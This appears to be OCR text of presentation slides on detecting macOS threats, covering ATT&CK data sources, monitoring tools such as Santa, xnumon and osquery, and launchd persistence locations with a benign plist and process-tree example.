
Top ATT&CK MacOS Data Sources

Process Monitoring	88
File Monitoring	59
Process Command Line	45
Process Use of Network	30

Google Santa

- Kernel Extension
- Application Whitelisting via Whitelisting/Blacklisting
- Process Monitoring

XNUmon




droe / xnumon

monitor macOS for malicious activity https://www.roe.ch/xnumon

- Sysmon for Macs
- Logging of persistent items
- Process Monitoring


Facebook osquery



- File Integrity Monitoring
- Scheduled queries (Enterprise sweeps)
- Yara Scanning
- Process Monitoring

Persistence


LaunchAgents & LaunchDaemons




launchd

Load:
/System/Library/LaunchDaemons/
/Library/LaunchDaemons/

Load:
/System/Library/LaunchAgents
/Library/LaunchAgents
User's individual Library/LaunchAgents



```
Ghosts-MBP:LaunchAgents casper$ plutil -p at.obdev.LittleSnitchUIAgent.plist
{
  "KeepAlive" => 1
  "Label" => "at.obdev.LittleSnitchUIAgent"
  "ProgramArguments" => [
    0 => "/Library/Little Snitch/Little Snitch Agent.app/Contents/MacOS/Little Snitch Agent"
  ]
  "RunAtLoad" => 1
}
```



exec

cp
installed a launch daemon or agent

```
▼launchd (pid: 1)
  ▼com.apple.audio.driver (pid: 1242)
     cp (pid: 1251)
```

